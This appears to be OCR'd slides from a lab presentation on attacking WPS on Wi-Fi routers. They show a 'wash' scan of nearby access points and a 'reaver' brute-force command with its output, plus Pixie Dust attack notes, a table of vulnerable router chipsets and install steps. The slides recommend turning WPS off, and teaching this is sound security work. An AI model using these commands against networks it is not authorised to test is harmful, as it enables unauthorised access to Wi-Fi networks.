
Attacking WPS

- Setup:
  - 1x Zyxel Router NBG-460 N
  - 1x Alfa AWUS 036H Wlan Adapter
  - Kali Linux based on Virtualbox


Attacking WPS (Bruteforce)




Attacking WPS (Bruteforce)



Attacking WPS (Bruteforce)



Attacking WPS (Bruteforce)




Attacking WPS (Bruteforce)


```
root@kali:~# wash -i mon0 -c 6

Wash v1.4 WiFi Protected Setup Scan Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

BSSID                 Channel       RSSI       WPS Version       WPS Locked        ESSID
-------------------------------------------------------------------------------------------
30:46:9A:3A:44:78       6             -63        1.0               No
F0:84:2F:DF:BC:59       6             -69        1.0               No
00:23:F8:03:A3:4A       6             -16        1.0               No              Swiss Emmentaler
00:8C:54:0E:D9:49       6             -48        1.0               No
84:26:15:54:E1:59       6             -73        1.0               No
F0:84:2F:D5:3F:E9       6             -73        1.0               No
C0:C1:C0:07:D2:14       6             -63        1.0               No
7C:B7:33:02:94:BC       6             -57        1.0               No
C0:3F:0E:51:FD:DA       6             -62        1.0               No
F0:84:2F:E7:A0:49       6             -67        1.0               No
00:26:42:B3:C5:D0       6             -73        1.0               No
64:87:D7:2A:0E:99       6             -73        1.0               No
FC:F5:28:95:A5:30       6             -73        1.0               No
84:26:15:5F:A7:69       6             -73        1.0               No
```

Attacking WPS (Bruteforce)

```
root@kali:~# reaver -i mon0 -b 00:23:F8:03:A3:4A -S -vv

Reaver v1.4 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Waiting for beacon from 00:23:F8:03:A3:4A
[+] Switching mon0 to channel 6
[+] Associated with 00:23:F8:03:A3:4A (ESSID: Swiss_Emmentaler)
[+] Trying pin 12345670
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received WSC NACK
[+] Sending WSC NACK
[+] Trying pin 00005678
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
```

Attacking WPS (Bruteforce)





Attacking WPS (Bruteforce)

- Summary:
  - Due failure of WPS you have to try only 11'000 pin combinations instead of 10'000'000 to get the WPA2-PSK Key
  - I had a cracking speed of 4s/ pin
  - It took me 34057 seconds = 9.46h to get the pin
  - Strongly recommended to turn of WPS

Attacking WPS (Offline)

- WPS Pixie Dust Attack
- Discovered by Domenique Bongard
- Don’t work for every router
  - If your router is vulnarable to this attack it tooks only some seconds to minutes to get the WPS Pin
- Only few chipsets are affected
  - Public Database exist:
  - https://docs.google.com/spreadsheets/d/1tSlbqVQ59kGn8hgmwcPTHUECQ3o9YhXR91A_p7Nnj5Y

Pixie Dust Database

1	Manufacturer	Secret pin found:	Hardware Revision	Firmware Version	Chipset	Vulnerable?
15	Asus	RT-N66U	v1		BCM4331	No
16	Beeline (SERCOMM)	SmartBox	v2		RTL8197D	Yes
17	Belkin	F5D8236-4	v3		RT3052	Yes
18	Belkin	F6D4230-4	v1		RT3050	Yes
19	Belkin	F7D1301	v1		BCM5365A1	No
20	Belkin	F7D5301	v2		Realtek	Yes
21	Belkin	F7D5301	v3		RTL8196C	Yes
22	Belkin	F9K1102	v1		BCM5358UB0/BCM43236	No
23	Belkin	F9K1103	v1		RT3883/RT3092	Yes
24	Belkin	F9K1105	v2		RTL8188RE/RTL8192DR	Yes
25	Belkin	F9K1110	v1		RT3883	Yes
26	Billion	BiPac 7800N	v1		RT2880	Yes
27	Buffalo	WBMR-HP-GN	v1		RT3070	Yes
28	Cisco	DPC3939	v1		BCM3383	No
29	Cisco	DPC3941	v1		AR9381/QCA9880-BR4A	No
30	Compal	CBN-106-145-065	v1		Realtek	Yes
31	Compal	CH6640E	v1		RTL8192CE	Yes
32	D-Link	DIR-501	A1		RTL8188RE	Yes
33	D-Link	DIR-605L	v1		RTL8196C	Yes
34	D-Link	DIR-610N	A1		RT5350	Yes
35	D-Link	DIR-615	E3		AR9287	No
36	D-Link	DIR-615	H1		RT3352	Yes
37	D-Link	DIR-626L	A1		RT3092	Yes


Attacking WPS (Offline)


- Modified version of Reaver is needed!
- Install all dependencies:
  - First, type into the terminal: apt-get update
  - Then: apt-get install build-essential
  - apt-get install libpcap-dev
  - apt-get install sqlite3
  - apt-get install libsqlite3-dev
  - apt-get install pixiewps

Attacking WPS (Offline)

